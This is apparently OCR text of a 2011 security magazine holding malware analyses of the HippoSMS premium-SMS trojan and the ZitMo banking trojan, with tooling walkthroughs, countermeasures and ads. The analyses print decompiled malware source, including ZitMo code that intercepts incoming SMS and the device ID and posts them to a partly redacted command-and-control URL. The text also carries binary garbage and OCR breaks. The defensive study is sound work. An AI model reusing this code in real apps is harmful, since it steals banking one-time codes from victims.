....VJM\3u.HL.H.E.@.f......6J/h....A.Q.v.V.j^B.....)=..C...)....$@4....*...NBe...a'h.  ..
6.....^$..".F.___.N.O&....rP
.?w.*.1..@..........S..D.QU~.T....H9...Z....!.D....%_..k..}.L..+.b.WNI.]..'wIU.P...L.1H.6a.|h.\?
```

Figure 10. *Identifying premium charge number with Java Decompiler*



```
        value = {
            "(",
            "Ljava/util/HashMap",
            "<",
            "Ljava/lang/String;",
            "Ljava/lang/String;",
            ">;)",
            "Ljava/lang/String;"
        }
    .end annotation

    .prologue
    .line 178
    .local p1, params:Ljava/util/HashMap;,"Ljava/util/HashMap<Ljava/lang/String;Ljava/lang/String;>;"
    const-string v0, "http://info.ku6.cn/clientRequest.htm"

    invoke-direct {p0, p1, v0}, Lcom/ku6/android/videobrowser/network/ServerStub;->buildURL(Ljava/util/HashMap;Ljava/lang/String;)Ljava/lang/String;

    move-result-object v0

    return-object v0
.end method
```

Figure 11. *Traffic capture results*

A .dex file is the result of an Android application being compiled. The .dex is a Dalvik Executable and will be the primary focus during this analysis as it is the key to uncovering and understanding the functionality of the malicious software. This is where the baksmali tool downloaded earlier comes into play. Baksmali will now be used to disassemble and display readable code. To run baksmali browse to the folder containing the classes.dex file and enter the command in the Figure 5.

Once baksmali has successfully disassembled the .dex, static analysis of the .smali files can be conducted. Several .smali files are created in the directory specified as an option, in this case "someDirectory". Analysis (essentially a code review of each .smali file) reveals two files of particular interest. A deeper look into MessageService.smali and ServerStub.smali reveals the objective of this malware and exposes how the malware intends to accomplish it. As stated earlier, malware usually is created for the purpose of financial gain and the hippoSMS_f9bfec4403b573581c4d3807fb1bb3d2 sample is no different. This malware intends to send SMS messages to the premium number "1066156686". The code depicting this can be seen in Figure 6.

Another option available to the analyst for locating this information is using dex2jar to create a .jar file. This file can then be decompiled and analyzed using JD-GUI. In order to accomplish this start by running dex2jar against the original .apk file, the command line syntax can be seen in Figure 7.

The output of the running dex2jar against the .apk file will be <filename>.apk.dex2jar.jar, if there is any doubt see the command line for the output file name. Dex2jar's output can now be loaded into JD-GUI to be decompiled and give a Java representation of the original .apk. To complete this task simply double click on JD-GUI and open <filename>.apk.dex2jar.jar. Now JD-GUI will display the .class files, making analysis fairly trivial at this point. Figure 10 shows a .class file displaying code which will send the SMS message to the premium number "1066156686" on start (Figure 8).


Also, the malware will call out to http://info.ku6.cn and Host: wapcms.ku6.com to request *Android_video_201_gen_f001.apk*. This information can be seen in the Figure 9 and Figure 10.

In an attempt to hide the malicious activity (Keizer, 2011), "It will delete any SMS message if it starts with the number '10,'" said Jiang, noting that numbers such as "10086" and "10010" are used by Chinese mobile service providers to notify customers about ordered services and their current bill balances. "We believe the removal of the related SMS messages is used to hide the additional charges caused from the malware." During analysis this was found to be true and the proof to back this data can be seen in Figure 11.

Countermeasures

Armed with an understanding of the malware's intent, several countermeasures can be implemented to mitigate the threat. The best way to avoid the threat is to not download and install the malicious app in the first place. A couple of guidelines should guide a user's decision on whether or not to install an app. First, only download apps from a legitimate market. While there may still be malicious apps on a legitimate market, the chance of downloading one is reduced. The second is for the user to actually look at the permissions the application requests prior to selecting install. "If an application's permissions seem overreaching, a user may choose not to install the app or may identify it as suspicious. While the Android permissions model enables developers to provide a broad range of functionality in their apps, it does rely on end users' ability to evaluate permissions requested by an app at the time of installation," (Lookout, 2011).

After the malicious app has already been installed the best course of action is to remove the application from the phone. Next, which has already taken place for this sample, is to have the app removed from the app store altogether, thus preventing the further spread of infections. Users have the ability to block premium calls from an account. However, this may not be a viable option for



```
public void onCreate()
{
  NotificationManager localNotificationManager = (NotificationManager)getSystemService("notification");
  this.notificationManager = localNotificationManager;
  super.onCreate();
  SharedPreferences localSharedPreferences = getSharedPreferences("sendsms", 3);
  this.sp = localSharedPreferences;
  ContentResolver localContentResolver = getContentResolver();
  Uri localUri = Uri.parse("content://sms");
  CallContentObserver localCallContentObserver = new CallContentObserver(this, "10", null);
  localContentResolver.registerContentObserver(localUri, 1, localCallContentObserver);
}

public void onDestroy()
{
  this.notificationManager.cancel(2131334115);
  Handler localHandler = this.objHandler;
  Runnable localRunnable = this.mTasks;
  localHandler.removeCallbacks(localRunnable);
  super.onDestroy();
}
```

Figure 12. *Identifying Http callout address*

References

- Android Developers Guide. (July 2011). "What is Android" – Retrieved from: *http://developer.android.com/guide/basics/what-is-android.html*
- Android Developers Guide_Fundamentals. (07/2011). "Application Fundamentals" – Retrieved from: *http://developer.android.com/guide/topics/fundamentals.html*
- Bray, Tim. (November 14, 2010). "What Android is" – Retrieved from: *http://www.tbray.org/ongoing/When/201x/2010/11/14/What-Android-Is*
- Dupuy, Emmanuel. (July 2011). "Java Decompiler" – Retrieved from: *http://java.decompiler.free.fr/?q=jdgui*
- Keizer, Gregg. (Jul 13, 2011). "Chinese-origin malware plagues Android market." ComputerWorld (US). Retrieved from: *http://security.networksasia.net/content/chinese-origin-malware-plagues-android-market?page=0%2C0*
- Lookout Mobile Security. (August 2011). "Lookout Mobile Threat Report." Retrieved August 12, 2011 from: *https://www.mylookout.com/mobile-threat-report#top*
- NielsenWire. (April 26, 2011). "U.S. Smartphone Market: Who's the Most Wanted?" – Retrieved from: *http://blog.nielsen.com/nielsenwire/?p=27418*
- Rock, Margaret. (2006). [Untitled photograph of Broken Android] [Photograph]. Retrieved July 22, 2011 from: *http://www.mobiledia.com/news/97866.html*

some users as they may need this feature. Also the domain the malware "calls-back" to can be blocked, but this is not usually a user capability.

It is important to understand that simply analyzing and applying countermeasures for one piece of malware does not stop the threat. Malware authors will continue to create and deploy malware because it is easy to develop and effective once on the target system. The threat will only be neutralized through user education. Users are beginning to understand just how dangerous the web can be and are beginning to protect their home computers by minimizing where and what they download from the Internet, as well as limiting the sites they browse. Users now need to understand that Smartphones are essentially a small portable computer that holds personal data the same as their home computer. The same dangers apply to Smartphones and users need to use an equally cautious approach to their phones as they should be taking with their home computer/laptop.


Conclusion

Use of the Android OS is growing rapidly and with that the threat to the mobile OS is increasing at a parallel rate. "An estimated half million to one million people were affected by Android malware in the first half of 2011; Android apps infected with malware went from 80 apps in January to over 400 apps cumulative in June 2011," (Lookout, 2011). This is possible because malware development is easy and relatively cheap which allows for a large return-on-investment for cyber criminals. This paper has outlined and given graphics to show how to create an environment for the analysis of malicious software targeting the Android OS. This consists of creating a virtual device, emulating the Android software, and loading the malicious application. Prior to diving into analysis an overview was provided to give the reader an understanding of what is encompassed by the term Android malware. Android malware is a .apk file with a portion of the contents actually being singled out for analysis, in this case the classes.dex file.

The malware sample analyzed in this paper was `hippoSMS_ f9bfec4403b573581c4d3807fb1bb3d2`, which was found "in-the-wild" on a Chinese app market. To ensure thorough analysis, both static and dynamic analysis was conducted on the malware sample. This analysis yielded interesting results including the intent of the malware; the malware was using the victim phones to message premium number, for which the attacker would receive some sort of compensation. Also, the malware called out to http://info.ku6.cn and if a successful connection was made another .apk file (Android_video_201_gen_f001.apk) was requested. The malware also tried to hide its activity by deleting messages sent that started with "10".

This document also provided countermeasures for removal/mitigation of the malware. However, the cyber crime industry is big business and will be around as long as these mobile devices provide a means for profit. In order to stop the effective use of this technology by criminals, Smartphone users must truly understand the threat posed to them by irresponsible use of these devices. There will be no shortage of malicious applications in the future of Smartphones, so raising awareness and providing others the ability to conduct analysis is key to understanding and keeping pace with the threat.

CORY ADAMS



Cory Adams has been in the information security field for over 7 years. He is currently a Reverse Engineer with a Fortune 100 company. He specializes in malware analysis as well as vulnerability analysis. Follow Cory on twitter @SeedyAdams.

The Industry's First Commercial Pentesting Drop Box.

THE Pwn Plug.

FEATURES:

- Covert tunneling
- SSH access over 3G/GSM cell networks
- NAC/802.1X bypass
- and more!

Discover the glory of Universal Plug & Pwn

@**pwnieexpress.com**

PWNIE EXPRESS

t) @pwnieexpress   e) info@pwnieexpress.com   p) 802.227.2PWN

Analysis of ZitMo (Zeus in the Mobile)

Over the time security space has seen a number of versions and variants of banking malware. With the increase in popularity and usage of smart phones, mobile attacks are becoming more frequent. Android platforms have been one of the most favorite targets of malware writers. This article discusses an Android Trojan (ZitMo) that works in conjunction with the Zeus banking Trojan to steal from your bank account. To accomplish this, it uses a number of interesting techniques including phishing, pretending to be a security application, intercepting SMS messages and sending authentication credentials to a remote server.

In addition to discussing how this Trojan gets installed and how it works, we will also highlight some of the tools used in the analysis process.


The Zeus Banking Trojan has been out there for quitet a while. One of the methods that banks and other financial institution use to defeat Zeus is to use single-use transaction authentication numbers (TAN) to identify and authorize a banking transaction. When you want to execute an online banking transaction, the bank will send a TAN to your mobile using SMS. This is then entered on-line to authenticate the transaction. The theory being that the attacker will have to exploit your computer and your phone to access your online bank account. This is exactly what ZitMo attempts to do. The malware analyzed here works with Zeus to steal the user's authentication credentials. It infects the user's mobile phone, intercepts the SMS messages and sends them back to Zeus's Command and Control Server.

Description

Being a Trojan by type, this malware can be virtually a part of any mobile application that may seem to be legitimate. The sample that is being used in this analysis poses as "Trusteer Rapport" android application. The malware camouflages' itself as a legitimate security application that provides Out-of-Band (OOB) authentication for customers. This attack is designed to bypass banks' SMS based OOB authentication and transaction verification process. This malware is a classic example of Man-in-the-Mobile attack. The malware intercepts SMS and forwards the same to the command and control server.

Infection

The infection begins with a phishing attack that encourages the victim to download and installs an application on the PC that directs user to download an infected android package file as shown in the image below. The victim is lead to believe that they are installing a new



Dear Customer!

Trusteer is glad to announce the new mobile app which protects your phone while working with online banking, receiving and sending SMS and making calls.

Over 22 millions customers, banks and financial instututions use our programm software to make payments, transfers and other operations securely. If you're working with our software, your security is protected by professionals.


Please chose your phone's operating system:

- iOS (iPhone)
- BlackBerry
- [✓ Android]
- Symbian (Nokia)
- Other

Continue

Figure 1. *Fake Trusteer Application for PC*

security application provided by Trusteer. In fact Trusteer has nothing to do with this application. Notice the spelling mistakes and typos in the message.
Based on the mobile platform selected by the victim, the application then guides the user to download the mobile application. If the user selects any other option other than Android, the application does not do anything. The application is mainly targeted for Android platform users.


Trusteer Building trust online

Due to the becoming more frequent internet fraud cases with text messages it is strongly recommended to the customers owning mobile phones with Android OS to install a special software which will help to protect you from fraud.

For the software installation open the internet browser on the mobile and enter the following URL address:


http://   .com/tr.apk

When the installation is completed you'll see a new program called "Trusteer Rapport" in the Application folder on your mobile. You need to start the program then enter the activation code indicated there into the field below and press "Activate".

Activation code: Activate

Figure 2. *Application tricks victim to download APK application (tr.apk)*

The user is then directed to download the application from http://*************.com/tr.apk. Besides the link mentioned, malware writers have also uploaded Zeus-in-the-Mobile (ZitMo) for Android on to the Android Market. The application has been removed from the Android Market but there are some mirror sites available that may still host the application. After successful deployment, victims get following screen.


Trusteer Building trust online

Operation system of your mobile device does not need additional protection.

Close

Figure 3. *Confirmation message*





Figure 4. *Malign application gets installed on the Android phone as "Trusteer Rapport"*

Threat

The threat from this particular malware instance is not high due to the fact that it uses a single, hard-coded URL as its command and control server. This looks like a proof of concept attack, rather than a production version. To gain any benefit from the malware, the attacker


5:44

Trusteer Rapport

Below you can see the activation key which you have to enter on the bank website.

0000-0000-0000-000

Figure 5. *Activation Key for Bank's website*

would have to be monitoring the control server in real time and also have infected your PC with Zeus.

Remediation

The threat can be removed by uninstalling the application. If you have done any on-line banking, you should




Figure 6. *Application sends intercepted SMS to C&C server*

probably contact your bank to look for any suspicious transactions.

Analysis

The malware is a Trojan, packed to look like Trusteer, a legitimate security application for online verification and transaction for customers of banks and financial institutions. This is key to success of the phishing attack that gets users to install the malware on their phone.

We downloaded the infected apk file, as instructed by the phishing message and installed it on our Android emulator using the "adb" command. The emulator is ideal for studying the malware behavior because it provides a controlled environment for managing phone calls, SMS messages and monitoring network traffic. Before installing the malware we set up wireshark to capture any network traffic coming from the emulator and had a second emulator ready to send and receive calls and SMS messages.

Listing 1a.

```
package com.systemsecurity6.gms;

import android.app.Service;
import android.content.Intent;
import android.os.Bundle;
import android.os.IBinder;
import android.telephony.SmsMessage;
import android.telephony.TelephonyManager;
import java.io.UnsupportedEncodingException;
import java.util.ArrayList;
import java.util.List;
import org.apache.http.client.entity.
                    UrlEncodedFormEntity;
import org.apache.http.message.BasicNameValuePair;
import org.json.JSONObject;

public class MainService extends Service
{
  public IBinder onBind(Intent paramIntent)
  {
    return null;
  }

  public int onStartCommand(Intent paramIntent, int
                    paramInt1, int paramInt2)
  {
    Bundle localBundle = paramIntent.
                    getBundleExtra("pdus");
    if (localBundle != null)
    {
      Object[] arrayOfObject = (Object[])localBundle.
                    get("pdus");
      if (arrayOfObject != null)
        new SmsBlockerThread(arrayOfObject).start();
    }
    return 2;
  }

  private class SmsBlockerThread extends Thread
  {
    public static final String TAG =
                    "SmsBlockerThread";
    private Object[] pdus;

    SmsBlockerThread(Object[] arg2)
    {
      Object localObject;
      this.pdus = localObject;
    }

    public void run()
    {
      ArrayList localArrayList = new ArrayList();
      int i = 0;
      while (true)

        int j = this.pdus.length;
        if (i >= j)
        {
          if (localArrayList.size() != 0)
            break;
          return;
        }
        SmsMessage localSmsMessage = SmsMessage.
                    createFromPdu((byte[])this.
                    pdus[i]);
        String str1 = localSmsMessage.
                    getOriginatingAddress();
        String str2 = localSmsMessage.
                    getMessageBody();
        if (str2 != null)
        {
          if (str1 != null)
          {
            String str3 = "f" + 0;
            BasicNameValuePair
                    localBasicNameValuePair1 = new
                    BasicNameValuePair(str3, str1);
            boolean bool1 = localArrayList.
                    add(localBasicNameValuePair1);
          }
          String str4 = "b" + 0;
          BasicNameValuePair localBasicNameValuePair2
                    = new BasicNameValuePair(str4,
                    str2);
          boolean bool2 = localArrayList.
                    add(localBasicNameValuePair2);
          int k = 0 + 1;
        }
        i += 1;
      }
      String str5 = null;
      TelephonyManager localTelephonyManager =
                    (TelephonyManager)MainService.this.
                    getSystemService("phone");
      if (localTelephonyManager != null)
        str5 = localTelephonyManager.getDeviceId();
      BasicNameValuePair localBasicNameValuePair3
                    = new org/apache/http/message/
                    BasicNameValuePair;
      String str6 = "pid";
      if (str5 == null);
      for (String str7 = "0"; ; str7 = str5)
      {
```

Listing 1b.

```
        localBasicNameValuePair3.<init>(str6, str7);
        boolean bool3 = localArrayList.
                    add(localBasicNameValuePair3);
        try
        {
          JSONObject localJSONObject = ServerSession.
                    postRequest(new UrlEncodedFormEnti
                    ty(localArrayList));
          return;
        }
        catch (UnsupportedEncodingException
                    localUnsupportedEncodingException)
        {
          return;
        }
      }
    }
  }
}
```

Listing 2.

```
package com.systemsecurity6.gms;

import java.io.IOException;
import org.apache.http.client.ClientProtocolException;
import org.apache.http.client.entity.
                    UrlEncodedFormEntity;
import org.apache.http.client.methods.HttpPost;
import org.apache.http.impl.client.
                    BasicResponseHandler;
import org.apache.http.impl.client.DefaultHttpClient;
import org.json.JSONException;
import org.json.JSONObject;
import org.json.JSONTokener;

public class ServerSession
{
  public static final int DELAY_RETRY = 15000;
  public static final String TAG = "ServerSession";

  public static String initUrl()
  {
    return "http://*******fty.com/security.jsp";
  }

  public static JSONObject postRequest(UrlEncodedFormE
                    ntity paramUrlEncodedFormEntity)
  {
    String str1 = initUrl();
    int i = 0;
    while (true)
    {
      Object localObject;
      if (i >= 5)
      {
        localObject = null;
        return localObject;
      }
      try
      {
        HttpPost localHttpPost = new HttpPost(str1);
        localHttpPost.setEntity(paramUrlEncodedFormEn
                    tity);
        BasicResponseHandler localBasicResponseHandler
                    = new BasicResponseHandler();
        String str2 = (String)new DefaultHttpClient().
                    execute(localHttpPost,
                    localBasicResponseHandler);
        JSONObject localJSONObject = (JSONObject)new
                    JSONTokener(str2).nextValue();
        localObject = localJSONObject;
      }
      catch (ClassCastException
                    localClassCastException)
      {
        long l = 15000L;
        try

          Thread.sleep(l);
          i += 1;
        }
        catch (InterruptedException
                    localInterruptedException)
        {
          break label94;
        }
      }
      catch (JSONException localJSONException)
      {
        break label84;
      }
      catch (IOException localIOException)
      {
        break label84;
      }
      catch (ClientProtocolException
                    localClientProtocolException)
      {
        label84: label94: break label84;
      }
    }
  }
}
```

As you can see in the screen shot above, the malware is installed as a "Trusteer Rapport" application. Once the application is successfully installed on the mobile device it starts the service called "com.systemsecurity6.gms". This service starts monitoring all SMS. And the intercepted messages are sent to the Command & Control (C&C) servers.

Once the victim opens the application on the phone, it displays a screen showing an activation key that should be entered on the banks web site. In this case its "0000-0000-0000-000".

The application registers a Broadcast receiver intercepts all received SMS messages and forwards the messages to a malicious web server using HTTP POST requests.

A fake SMS was sent to the emulator to monitor the behavior of the application. The application intercepted the SMS and sent the same to the C&C server http://*******ifty.com/security.jsp as shown in the packet capture. With this particular sample a single, hard-coded URL was used as the server address for the POST request. This rather naïve approach is trivial to detect and shutdown and it indicates that this sample is a proof of concept exploit rather than a more professional production version.

In addition to observing what the malware does on the network, a code analysis of the application helps us further understand the behavior of the malware. There are two ways to do this. The "apktool" command can be used to extract the manifest and disassemble the Davlik byte code to create a number of smali source files. These provide a symbolic version of the byte code with most of the class and method names resolved, but it can be difficult to follow. An alternative is to unpack the apk file and convert the classes.dex file to standard Java byte code using "dex2jar" this can then be input into a Java decompiler such as JD-GUI. This is what was done below.

From the source code it is clear that the application service initiates SMSBlockerThread to intercept and handle inbound SMS messages. The originating address and message body are extracted from the message, packages as JSON name/values pairs and sent via an HTTP POST request to the command and control server. This verifies exactly what was seen the packet trace (Listing 1).

Although the application was clearly designed to steal the content of the SMS messages, it is still not very sophisticated. The URL of the command and control server (C&C) is hard-coded into the source code of the application. This would make it relatively inflexible for installation on an alternative server. Which means if the command and control server changes from the one identified then the application will not be able to upload the SMS messages on the command and control server. The URL of the command and control server can be clearly visible in the code (Listing 2).

Nevertheless, this malicious Android application is interesting as it combines spyware functionality with the concept of fake security software. Fake security applications have always been a favorite and effective means of infecting users with malwares.

Conclusion

This is not much of a treat as the malware due to two main reasons:

1. single hard-coded command and control URL,
2. An attacker will have to continuously monitor command and control server to ensure that authentication tokens are used within a defined time frame,

However the future versions or generations of this malware would be likely to be more sophisticated and could be more dynamic in nature with regards to C&C communication instead of a hard-coded URL.

Tools Used During the Analysis

Following tools were used during the analysis:

1. Dex2Jar (*code.google.com/p/dex2jar/*)
   – For converting dex file to Java class
2. Wireshark (*www.wireshark.org*)
   – For monitoring network traffic
3. Smali (*code.google.com/p/smali/*)
   – smali/baksmali is an assembler/disassembler for the dex format

DHAWAL DESAI

Iíve been in IT Security for almost 7 years now, working on web malware analysis and threat identification as a Chief Architect for development and implementation of solutions for organizations. Have also been working on mobile malwares for almost more than a year across various platforms.

UAT's coveted Bachelor of Science degree in Network Security is a vital national resource

One of the most prestigious Network Security programs in the country

We will teach you the concepts of security by design, and layered security to protect against exploitation of networks and data

UAT has been designated as a Center for Academic Excellence in Information Systems Security Education by the US National Security Agency

THEY SELDOM SMILE AT THE NSA. CAN YOU MAKE THEM GRIN?

Learn how to synthesize and apply these vital skills and leadership ability to succeed in the fast moving field of Network Security.

Bachelor of Science
Network Engineering
Network Security
Technology Forensics

Master of Science
Information Assurance

Program accreditations, affiliations and certifications:

ACCREDITED
The Higher Learning Commission
MEMBER
The Higher Learning Commission
North Central Association
For more information: www.ncahlc.org

CLUSTERGEEK WITH CAUTION

LEARN, EXPERIENCE AND INNOVATE WITH THE FOLLOWING DEGREE STUDENTS: Advancing Computer Science, Artificial Life Programming, Digital Media, Digital Video, Enterprise Software Development, Game Art and Animation, Game Design, Game Programming, Human-Computer Interaction, Open Source Technologies, Robotics and Embedded Systems, Serious Game and Simulation, Strategic Technology Development, Technology Product Design, Technology Studies, Virtual Modeling and Design, Web and Social Media Technologies

Prepare to Defend!
www.uat.edu
877.828.4335

GEEK 411 AD

PLEASE SEE **WWW.UAT.EDU/FASTFACTS** FOR THE LATEST INFORMATION ABOUT DEGREE PROGRAM PERFORMANCE, PLACEMENT AND COSTS.

Android Security – ZITMO Malware

The game of cat and mouse has been going on between the White Hats (security guys) and the Black Hats (Hackers) ever since the evolution of the technology. We have computers and we also have viruses, worms and malwares. We have Smartphone and we have malwares there too. Oh yes! You read it right.

The shift of the hacker community's attention towards Smartphone has been alarming. They are increasingly being attracted towards the mobile platforms and the transactions happening through the mobile platforms. Today phones are not just the phones; they are mini computers in your hand. Your Smartphone could do pretty much anything a computer can do.

We have a personal assistant with us (Ref: Siri). Thanks to Apple! We could just speak up what we need, and Siri would be ready to assist you.

The primary reasons for a hacker to be attracted towards mobile are:

- People doing banking from mobiles
- People shopping online using mobiles
- People storing sensitive data in mobiles
- People use social networking through mobiles

Where there is a will, there is a way! Where there is money (or motive), there is a hacker attempting to obtain (or achieve) it!

Stay tuned with this article to see how banking is done using mobiles, how malware like ZITMO target it and how you could stay protected.

Before entering into the main agenda i.e. ZITMO Malware, let us build some base. For now, just note that the ZITMO Malware was designed to capture the SMS coming to your mobile and forward it to the bad guys (obviously someone stealing your message can not be a good guy).

SMS as a threat?

Is SMS a threat? No. But what if the SMS can be stolen? It may become a source of threats for users.

Your SMS could look like any of these:

- Here is the password to login to your bank!
- Here is your second factor authentication token for the bank!
- Here is your account balance!
- SMS from your girlfriend says: *Lets catch up at downtown*. Imagine your wife reads it.
- Hey I just overheard one of our Board Members telling his plans to sell his shares.
- The hero in my movie was earlier a porn star, whom I selected based on his movie I watched.

Oh My God! I just realized my stolen SMS could have this much impact.

But take care of these. I keep a strong password for my phone. Moreover, I keep the data protected by file encryption. Thank God! I am safe.

Not really, ZITMO can still steal it.

ZITMO was designed with the purpose of stealing the SMSes sent by your Bank.

2-Factor Authentication

The term *Two Factor Authentication* means relying on more than one entity for authentication; one factor you set (password) and one factor set for you (token value). It is to provide better security for user logins. A user, whose password is leaked, is still safe because his second factor token is known only to him. Or someone whose second factor device is gone is still protected, if his password is not leaked.

It has been easy to trick users to reveal passwords or steal it from them. Social Engineering or Phishing have been used for this purpose. But the second factor token, has been the base of Two Factor Authentication system. If some needs to hack your account, he needs access to both the factors to do so.

Traditionally, Banks (and some other applications too) send the second factor to user via SMS. User reads the SMS and inputs the code (the second factor authentication token) to obtain access to the application.

Hacker says: How do I steal user's second factor token?
Response: Steal his SMS
Hacker: Wow! Amazing! Let me write a malware to steal SMS

Here comes the ZITMO.

Malwares

Malware is a malicious piece of code intended to achieve malicious intentions.

Zeus came as a Windows malware for banking applications. It infected millions of users. One of the techniques used by Zeus employed logging keystrokes. This way it obtained the sensitive details like user's bank account password.

Zeus In The Mobile, better known as ZITMO, came as a banking malware for the Mobiles. It infected various mobile platforms. Various versions of ZITMO were found for the mobile platforms. Infecting users across platforms, it started stealing user's SMS.

Malwares target Android

Recently, it has been found that Android has been increasingly becoming the target of Malware developers and Hackers. The primary reasons I see are:

- The increasing user base of Android – The more people use it, the higher are number of transactions and the more money is involved. This makes it more lucrative for the attackers and also increases the probability of catching an easy victim.
- The openness of the Android platform – Since Android is open source, it is available for people to understand & analyze it. While there are many advantages to being open source, this also makes it open for the bad guys too. And it is very easy to code a program in Android. This makes the task easy for hackers.

There have been some well known malwares in Android like DroidDream and ZITMO.

DroidDream infected 20+ application and more than 100,000 users. Later its lite version also came, known as DroidDream Lite. These prompted Google to remove the infected applications from its market place.

Introducing ZITMO (Zeus In The Mobile)

ZITMO is a banking malware, targeted to steal SMS, to bypass second factor authentication. It poses as a banking activation application, while in the background it listens to the incoming SMSes and forwards them to the hacker's location (hacker's server).

Here is what happens:

- User thinks he is logging in to his banking application
- ZITMO, in background, listens to the incoming SMS
- ZITMO obtains the SMS
- ZITMO forwards the SMS to the attacker's web address
- SMS contains the one time password (the second factor of the two factor authentication)
- Attacker can use it to bypass the two factor authentication

Let us try to understand the ZITMO flow from the below flowchart: Let us analyze ZITMO further.

Disassembling ZITMO

We obtain the apk file for ZITMO. (The apk file in Android is the application package file).

Let us reverse engineer it to further analyze it. We need to perform the following steps to decompile the same.

